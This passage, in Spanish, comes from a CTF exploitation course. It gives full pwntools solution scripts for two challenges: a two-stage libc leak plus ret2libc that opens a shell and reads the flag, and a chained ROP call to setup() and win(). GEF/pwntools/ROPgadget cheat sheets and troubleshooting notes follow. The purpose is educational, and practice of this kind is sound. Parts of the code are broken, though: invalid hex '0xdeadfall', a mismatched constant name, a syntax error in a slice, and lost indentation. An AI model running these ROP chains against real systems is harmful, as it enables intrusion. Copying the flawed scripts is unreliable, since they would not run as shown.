La cadena de la etapa 1 —`[g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]`— hace tres cosas: carga la dirección de `puts@GOT` en RDI, llama a `puts` para que IMPRIMA los 8 bytes que hay guardados ahí (la dirección real de puts en libc) y, con un `g_ret` de por medio, regresa a `victim()` para una segunda línea. Con el leak en mano, `libc.address = leak - libc.symbols["puts"]` reconstruye toda la libc y la etapa 2 se arma como la de B2. EL MATIZ QUE DECIDE: en la verificación de la Parte 3 se midió que la segunda visita entra por ret, no por call, y la paridad de `$rsp` queda INVERTIDA —el ret de alineación que la etapa 1 necesitaba SOBRA ahora y mata a `system` en `movaps`—. Medir gana a memorizar: aquí el solucionario NO lleva ret extra en la etapa 2 y así pasó las dos corridas de verificación.

Exploit completo (sol_ctf05.py)

SOL_CTF05.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-05 - "Eco desde el abismo": leak de libc en dos etapas, ASLR ON.
Diagnóstico: ASLR activada (sin setarch), No PIE, trampolín embebido
g_pop_rdi + g_ret, PLT/GOT accesibles.
Razonamiento: la base se FILTRA, no se lee. Etapa 1: puts(puts@GOT)
imprime la dirección real de puts y la cadena regresa a victim()
(símbolo fijo del binario). Etapa 2: libc.address = leak - offset_de_puts
y el ret2libc de siempre.
PITFALL CLAVE (medido en la Parte 3): en la 2a visita a victim() la
paridad de $rsp queda INVERTIDA (entró por ret, no por call): el ret de
alineación que funciona en la etapa 1 SOBRA en la etapa 2 y system
muere en movaps. Medir, no memorizar.
US0: python3 sol_ctf05.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf05'
FLAG_DEMO = 'FLAG{CTF05_eco_del_abismo}'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf05.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
```

```

g_pop_rdi = elf.symbols['g_pop_rdi']
g_ret = elf.symbols['g_ret']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
victima = elf.symbols['victima']
log.info('g_pop_rdi = %#x | puts@plt = %#x | puts@GOT = %#x',
g_pop_rdi, puts_plt, puts_got)

# RUTA de libc (solo para el offset de puts dentro de SU libc)
ldd_out = subprocess.run(['ldd', BIN], capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.[0-9] => (\S+) \((0x[0-9a-f]+)\)', ldd_out)
if not m:
log.failure('ldd no mostró la ruta de libc.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
log.info('libc local: %s (offset de puts: %#x)', m.group(1),
libc.symbols['puts'])

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----
io = process(BIN) # ASLR ACTIVADA: process normal
io.recvuntil(b'acepta una linea:\n') # sincroniza CON el salto de línea
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - ETAPA 1 del leak:
# [g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]
# puts imprime los 8 bytes crudos de puts@GOT (dirección REAL) y el
# ret final devuelve el control a victima(): segunda oportunidad.
# -----
io = None
for intento in range(6):
io = process(BIN) # cada intento: proceso nuevo, base nueva
io.recvuntil(b'acepta una linea:\n')
stage1 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(puts_got)
+ p64(puts_plt)
+ p64(g_ret) # alineación de la 2a visita
+ p64(victima))
assert b'\n' not in stage1, 'gets() cortaría el payload en 0x0a'
io.sendline(stage1)
leak_line = io.recvline(timeout=5).strip(b'\n')
leak = u64(leak_line.ljust(8, b'\x00'))
if leak >= 0x7f0000000000:
break
io.close() # leak truncado por un 0x0a: reintentar
log.warn('leak truncado (%#x); reintento %d', leak, intento + 1)
else:
log.failure('Seis leaks truncados seguidos: mala suerte con ASLR.')
raise SystemExit(1)
log.success('puts real filtrada: %#x', leak)

```

```
# -----
# FASE 3 - ETAPA 2: base calculada, ret2libc SIN ret extra.
# La paridad invertida de la 2a visita convierte el g_ret en EXCES0:
# si lo pones, system desalinea y muere en movaps (do_system).
# -----
libc.address = leak - libc.symbols['puts']
log.success('Base de libc calculada: %#x', libc.address)
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('system = %#x | "/bin/sh" = %#x', system, binsh)

io.recvuntil(b'acepta una linea:\n') # victima() abierta por 2a vez
stage2 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(system)) # SIN g_ret: paridad ya invertida
assert b'\n' not in stage2, 'gets() cortaría el payload en 0x0a'
io.sendline(stage2)
time.sleep(0.5)
io.sendline(b'cat flag.txt; echo PWNEO_CTF05_$(id -u); id; exit')
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_CTF05' in salida and (FLAG_DEMO.encode() in salida
or b'FLAG{' in salida):
log.success('CTF-05 SUPERADO: leak + cálculo de base + shell, todo '
'con ASLR activada.')
else:
log.failure('CTF-05: sin shell. Repasa: recvuntil exacto, g_ret antes '
'de victima (etapa 1) y NINGÚN ret antes de system (etapa 2).')
```

Salida esperada

```
[*] g_pop_rdi = 0x401166 | puts@plt = 0x401030 | puts@GOT = 0x404000
[*] libc local: /lib/x86_64-linux-gnu/libc.so.6 (offset de puts: 0x802c0)
[*] Offset medido en caliente: 72 bytes
[+] puts real filtrada: 0x7fb13731b2c0
[+] Base de libc calculada: 0x7fb13729b000
[+] CTF-05 SUPERADO: leak + cálculo de base + shell, todo con ASLR activada.
```

Leak y base cambian en cada corrida —son las dos corridas de verificación con bases 0x7fc6..., 0x7f3a... y 0x7fb1... las que confirman que ASLR está haciendo su trabajo—. Lo invariante es la DIFERENCIA: base = leak - offset_de_puts siempre, y el sync con `recvuntil(b'acepta una linea:\n')` siempre con el salto de línea. Si el leak sale truncado (un 0x0a en plena dirección), el exploit reintenta con un proceso nuevo hasta seis veces: es ruido estadístico, no un bug de tu cadena.

CTF-06 — Solución: "Protocolo de doble llave"

Diagnóstico

No PIE, NX y una arquitectura que responde al ¿por qué cuatro estrellas?: `setup(modo)` solo desbloquea la global `sello` con el modo 0x72756e31, y `win(a, b)` exige además sus dos sellos 0xfeedface y 0xdeadfa11. Llamar solo a `win()` con sellos correctos NO basta —la verificación lo demuestra con un control negativo: la cámara responde "bloqueada"—. La cadena debe ejecutar DOS llamadas en orden, con los trampolines embebidos `g_pop_rdi`, `g_pop_rsi` y `g_ret`, y sin meter libc en la historia.

Razonamiento del exploit

Una sola línea de `gets()` alimenta la cadena completa: `[pop_rdi][modo][ret][setup][pop_rdi][a][pop_rsi][b][ret][win]`. El `ret` de `setup()` entrega el control a la casilla siguiente, donde ya esperan los trampolines del segundo turno; el protocolo es exactamente el patrón de C6 (`flag_printer` y después `system`) con la solución del `ret` de alineación duplicada: cada llamada que usa `printf` necesita su propia revisión, y en esta compilación AMBAS entradas llegaron desalineadas, así que `g_ret` va antes de `setup` Y antes de `win`. Si tu primera cadena imprime "modo invalido" o "camara bloqueada", no reescribas todo: el mensaje del panel te dice exactamente qué turno falló.

Exploit completo (sol_ctf06.py)

SOL_CTF06.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""CTF-06 - "Protocolo de doble llave": setup() y luego win(a, b).
Diagnóstico: No PIE, NX, gets() única; variable global `sello` solo la
activa setup(0x72756e31); win(0xfeedface, 0xdeadfall) exige además los
dos sellos. Gadgets embebidos: g_pop_rdi, g_pop_rsi, g_ret.
Razonamiento: UNA línea de gets() debe encadenar DOS llamadas: el ret
de setup() entrega el control a la segunda mitad de la cadena. printf
vive en ambas funciones: cada entrada a función merece su propia
revisión de alineación (la pila entra desalineada al saltar por ret).
US0: python3 sol_ctf06.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './ctf06'
FLAG_DEMO = 'FLAG{CTF06_doble_llave_encadenada}'
MODULO_SETUP = 0x72756e31
SELLO_RDI = 0xfeedface
SELLO_RSI = 0xdeadfall

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'ctf06.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

if not os.path.exists('flag.txt'):
    with open('flag.txt', 'w') as f:
        f.write(FLAG_DEMO + '\n')
    log.info('flag.txt de práctica creado')

elf = ELF(BIN, checksec=False)
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
setup = elf.symbols['setup']
win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
         g_pop_rdi, g_pop_rsi, g_ret)

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----

io = process(BIN)
io.recvuntil(b'exige DOS llaves')
io.sendline(cyclic(200))
io.wait()
```

```

try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - control: solo win() con sus sellos -> camara bloqueada
# (win() se niega si nadie llamo a setup() antes: lo comprobamos)
# -----
io = process(BIN)
io.recvuntil(b'exige DOS llaves')
payload = (b'A' * offset
+ p64(g_pop_rdi) + p64(SELLO_RDI)
+ p64(g_pop_rsi) + p64(SELLO_RSI)
+ p64(g_ret) + p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()
if b'bloqueada' in salida:
    log.info('Control OK: win() sin setup() dice "camara bloqueada". '
    'El orden importa.')

# -----
# FASE 3 - protocolo completo, casilla a casilla:
# [g_pop_rdi][0x72756e31] <- RDI = modo de setup
# [g_ret] <- alineación para el printf de setup
# [setup] <- desbloquea `sello`; su ret sigue
# [g_pop_rdi][0xfeedface] <- RDI = sello 1 de win
# [g_pop_rsi][0xdeadfall] <- RSI = sello 2 de win
# [g_ret] <- alineación para el printf de win
# [win] <- cámara abierta, flag a la vista
# -----
io = process(BIN)
io.recvuntil(b'exige DOS llaves')
payload = (b'A' * offset
+ p64(g_pop_rdi) + p64(MODO_SETUP)
+ p64(g_ret)
+ p64(setup)
+ p64(g_pop_rdi) + p64(SELLO_RDI)
+ p64(g_pop_rsi) + p64(SELLO_RSI)
+ p64(g_ret)
+ p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[setup] maquinaria desbloqueada' in salida and (
b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida):
    flag = salida[salida.find(b'FLAG:').:].split(b'\n')[0] \
    if b'FLAG:' in salida else FLAG_DEMO.encode()
    log.success('CTF-06 SUPERADO: dos llamadas encadenadas en UNA '
    'cadena; protocolo de doble llave completado (%s).'
    % flag.decode('utf-8', 'replace'))
elif b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    log.success('CTF-06 SUPERADO: la cadena abrió la cámara (revisa el '
    'eco de setup() en tu salida).')
else:

```

```
log.failure('CTF-06: sin flag. Repasa: setup ANTES de win, modo '
'0x72756e31, sellos 0xfeedface/0xdeadfall y la alineación '
'de CADA llamada.')
```

Salida esperada

```
[*] g_pop_rdi = 0x4011c6 | g_pop_rsi = 0x4011c8 | g_ret = 0x4011ca
[*] Offset medido en caliente: 72 bytes
[*] Control OK: win() sin setup() dice "camara bloqueada". El orden importa.
[+] CTF-06 SUPERADO: dos llamadas encadenadas en UNA cadena; protocolo de doble llave
completado (FLAG: FLAG{CTF06_doble_llave_encadenada}).
```

La salida del proceso victorioso incluye el eco del panel: `[setup] maquinaria desbloqueada` seguido de la flag leída de `TU flag.txt`. Con este reto la serie cierra su círculo técnico: control del retorno, convención System V, alineación calculada por medición y encadenado de llamadas, todo aplicado sin un solo andamio. El paso siguiente es el que menciona el paper: dejar que un LLM proponga cadenas como estas y auditarlas con el criterio que acabas de consolidar.

Apéndice B — Chuleta general de la serie

Lo que las cuatro partes usaron una y otra vez, condensado para que lo tengas a un Ctrl+F de distancia. No es un tutorial ni sustituye a los capítulos: es la referencia de bolsillo para la sesión de explotación en marcha. Cada bloque dice explícitamente PARA QUÉ sirve, porque en pleno reto la pregunta nunca es "¿qué comandos existen?" sino "¿cuál de estos resuelve lo que estoy viendo?".

B.1 — GDB + GEF: lo esencial

Comando	Para qué
<code>gdb -q ./bin</code>	Arranca GEF sobre el binario (el banner confirma que el plugin vive).
<code>pattern create 200</code>	Patrón cíclico de GEF: equivalente a <code>cyclic()</code> de <code>pwntools</code> .
<code>pattern offset \$rsp</code>	Offset hasta el retorno en <code>x86_64</code> , leído desde <code>\$rsp</code> del crash.
<code>x/6gx \$rsp</code>	Vuelca 6 quadwords de la pila: verifica dónde cae tu cadena.
<code>x/3i 0x4011c6</code>	Desensambla 3 instrucciones en una dirección: verifica un gadget ANTES de confiar.
<code>checksec</code>	Dentro de GEF: canary, PIE, NX y RELRO de un vistazo.
<code>vmmap</code>	Mapa de memoria: dónde está <code>libc</code> , el stack y sus permisos.
<code>got</code>	Estado de la GOT: entradas ya resueltas y sus direcciones reales (útil en leaks).
<code>si / ni</code>	Step-instruction / next-instruction: camina la cadena casilla por casilla.

Tabla 3. GEF mínimo para depurar cadenas ROP.

B.2 — pwntools: funciones clave

Función	Para qué
<code>process(["setarch", "x86_64", "-R", BIN])</code>	Lanza el binario con ASLR desactivada POR LA MISMA VÍA que el ldd (pitfall de la Parte 2).
<code>process(BIN) / remote('host', 1337)</code>	Local / a través de socket; mismo payload, distinto canal (C4).
<code>p64(x) / u64(b)</code>	Serializa/deserializa 8 bytes little-endian: casillas y leaks.
<code>cyclic(200) + cyclic_find(core.read(core.rsp, 4))</code>	Mide el offset del retorno dinámicamente (método A2).
<code>ELF('./bin')</code>	<code>elf.symbols</code> , <code>elf.plt</code> , <code>elf.got</code> y <code>elf.search</code> : todo por nombre, nada hardcodeado.
<code>ROP(elf) / ROP(libc)</code>	Buscador de gadgets: <code>find_gadget(["pop rdi", "ret"])</code> , <code>call()</code> , <code>raw()</code> , <code>dump()</code> .
<code>libc.address = base</code>	Reubica TODOS los símbolos de libc de golpe; con un leak: <code>leak - offset</code> .
<code>io.recvuntil(b'...')</code>	Sincroniza con el banner ANTES de enviar: evita que <code>gets()</code> se coma tu entrada.
<code>io.sendline(payload)</code>	Envía la línea completa (<code>gets()</code> la copia entera); <code>assert anti-0x0a</code> antes.

Tabla 4. Las diez llamadas de pwntools que la serie usó en cada parte.

B.3 — ROPgadget y ropper: flags útiles

Comando	Para qué
<code>ROPgadget --binary ./bin --only "pop ret"</code>	Solo gadgets cuyas instrucciones sean pop/ret: el filtro de trampolines de C1.
<code>ROPgadget --binary ./bin grep ":ret"</code>	Caza un ret suelto para la alineación de movaps.
<code>ropper --file ./bin --search "pop r??"</code>	Búsqueda flexible por patrón: variantes pop rdi, pop rsi y sus hermanas.
<code>ROPgadget --binary ./bin --depth 6</code>	Aumenta la longitud de gadgets buscados: secuencias multi-instrucción con " ; ".
<code>ROPgadget --binary ./bin --ropchain</code>	Curiosidad: genera una cadena execve automática (útil para comparar, no para aprender).

Tabla 5. Filtros de inventario de gadgets; ROPgadget separa instrucciones con espacios y " ; ".

B.4 — Flags de compilación de la serie

Flag	Efecto y para qué la usó la serie
<code>-fno-stack-protector</code>	Sin canario: el overflow llega al retorno guardado (todas las partes).
<code>-no-pie</code>	Sin PIE: símbolos y gadgets fijos bajo 0x400000; hace viables las cadenas sin leak.

Flag	Efecto y para qué la usó la serie
<code>-z execstack</code>	Pila RWX: habilita <code>ret2shellcode</code> (A4 y CTF-03). Verifícala con <code>checksec: GNU_STACK RWE</code> .
<code>-static</code>	Fusiona <code>libc</code> en el binario: inventario enorme de gadgets (C1). Sin <code>ldd</code> , sin <code>setarch</code> .
<code>-g -O0</code>	Símbolos de debug y sin optimizar: los frames y offsets coinciden con lo que lee el fuente.
<code>setarch \$(uname -m) -R</code>	No es una flag de gcc: desactiva ASLR del proceso/ <code>ldd</code> , imprescindible para <code>ret2libc</code> sin leak (B2, C2, C6, CTF-04).

Tabla 6. Banderas de la serie; el warning "gets is dangerous" es el termómetro de que la vulnerabilidad está ahí.

Apéndice C — Troubleshooting de la serie

Los siete accidentes clásicos de estas cuatro partes, con su síntoma, su causa y su remedio. Ninguno es raro: todos ocurrieron durante la elaboración y verificación de esta serie, que es precisamente por lo que están documentados aquí. Antes de cambiar de técnica, pasa el crash por esta lista: el noventa por ciento de los exploits "rotos" de la serie se curaba en una de estas siete filas.

C.1 — SIGSEGV dentro de `printf` o `system` (movaps)

Síntoma: la cadena "funciona", el flujo entra a la función objetivo y muere enseguida en una instrucción `movaps`, a veces con la flag a medias. Causa: al entrar a la función por tu cadena la pila queda desalineada y las instrucciones SSE exigen alineación de 16 bytes. Remedios: insertar un gadget `ret` suelto antes de la dirección objetivo. El matiz avanzado llegó con C5 y decide CTF-05: cuando la función objetivo se visita por SEGUNDA vez (entró por `ret` y no por `call`), la paridad queda INVERTIDA y el `ret` que sobraba antes ahora DESALINEA —la regla real es medir con GEF (`x/gx $rsp`) y no memorizar fórmulas.

C.2 — El offset no cuadra con el fuente

Síntoma: el cyclic reporta un offset distinto de "buffer + 8" o el crash aterriza a media cadena. Causas típicas: medir contra un binario DISTINTO al que se explota (recompilar cambia el padding que gcc decide para los locales), leer el punto de desvío en el registro equivocado (en x86_64 el valor del patrón queda apuntado por `$rsp`, no por `RIP`) o enviar el patrón por un canal con buffering que se lo traga. Remedios: medir SIEMPRE contra el binario exacto de la explotación, con el método A2 completo (`cyclic + corefile + cyclic_find(core.read(core.rsp, 4))`) y confirmando que el core corresponde al proceso que acabas de matar.

C.3 — Funciona bajo gdb y falla fuera (o viceversa)

Síntoma: el exploit impecable en gdb se despeña al correrlo sobre el proceso directo. Causa: el entorno de ejecución cambia —gdb inyecta variables (LINES, COLUMNS) y reordena el stack, la ruta del binario difiere, el PATH del shell interno también— y con ella cambian direcciones de pila y a veces de `libc`. Remedios: no comparar direcciones entre entornos, mantener el flujo de entrada determinista (los `setvbuf` de la serie existen para eso) y, si el vector depende de una dirección de pila, confiar en leaks o NOP sleds en lugar de valores medidos bajo el depurador —la advertencia de A4 sigue en pie: la dirección bajo GDB no es la del proceso real.

C.4 — pwntools no conecta con socat

Síntoma: `remote()` termina en `timeout` o conexión rechazada mientras el binario funciona perfecto en local. Causas ordenadas por frecuencia: el servicio no está levantado (levantarlo: `socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./bin`), el puerto está ocupado por una instancia zombi de la sesión anterior (buscarlo con `ss -ltnp | grep 1337`), o el binario servido es OTRA compilación con otro offset. Remedios: un terminal fijo para el servicio, `ss -ltn` para verificar que escucha ANTES de explotar, y la disciplina de C4: medir el offset contra TU copia local y enviarlo al remoto solo si ambos binarios provienen del mismo comando de compilación.

C.5 — Ejecuciones flaky con ASLR (a veces pasa, a veces no)

Síntoma: el exploit del leak acierta unas veces y falla otras, sin cambio alguno en el código. Causa: con ASLR activada, una dirección real de `libc` puede CONTENER el byte `0x0a` —`gets()` cortaría el payload en pleno leak, o en pleno `binsh`— y eso pasa en un subconjunto aleatorio de ejecuciones. Remedios: detectar el leak truncado (en C5/CTF-05, un leak por debajo de `0x7f0000000000`) y REINTENTAR con un proceso nuevo; y diseñar payloads que verifiquen `assert b"\n" not in payload` antes de enviar. Es ruido estadístico gestionable, no un bug de la cadena: el solucionario de CTF-05 reintenta hasta seis veces por diseño.

C.6 — `gets()` se come la entrada

Síntoma: el shell "llega" pero los comandos desaparecen, o el exploit envía el payload y el proceso responde con el banner como si nada. Causa: la sincronización. Si envías antes de que el banner esté en el buffer, `stdio` puede agrupar tu payload con lo que `gets()` espera; y si el fuente NO pone `setvbuf(stdin, _IONBF)`, el shell hereda un `stdio` bufferizado que se queda TU primera orden. Remedios: `recvuntil` ANTES de cada sendline, `setvbuf` en ambos flujos en los retos con shell (B2, C4, CTF-04, CTF-05) y una pausa corta (`time.sleep(0.5)`) entre el payload y el primer comando para dejar que `system()` arme el shell.

C.7 — "pop rdx; ret" no existe en los estáticos

Síntoma: la cadena necesita el tercer argumento (RDX en System V) y `ROPgadget --only "pop|ret"` no lo encuentra en ninguna parte del binario estático. Causa: el enlazador estático escribe los pops de RDX acompañados SIEMPRE de otro registro, porque al código real le da igual: el gadget que existe es `pop rdx ; pop rbx ; ret`. Remedio: usarlo igual y pasar BASURA en la casilla extra —el registro hermano no participa en la convención de llamada de dos o tres argumentos que tu cadena ataca—. La lección generalizada: cuando el gadget EXACTO no existe, busca la variante con registros extra y preséntale casillas de relleno; es la misma lógica que C1 aplicó con `pop r15`.

Y después de la Parte 4

La serie terminó su andamio; tu criterio, no. Tres caminos naturales para seguir: explotar retos reales de CTF en `pwnable.kr` o `picoCTF` con esta bitácora como método; repetir los seis retos de esta parte con mitigaciones al revés (canarios activos, PIE) para sentir por qué existen; y conectar con el paper "LLM-Assisted ROP Chain Synthesis": tienes ya el ojo entrenado para juzgar si una cadena propuesta por una IA compila, apunta, alinea y respeta la convención System V antes de ejecutarla. La ética de la Regla 4 viaja contigo a los tres caminos.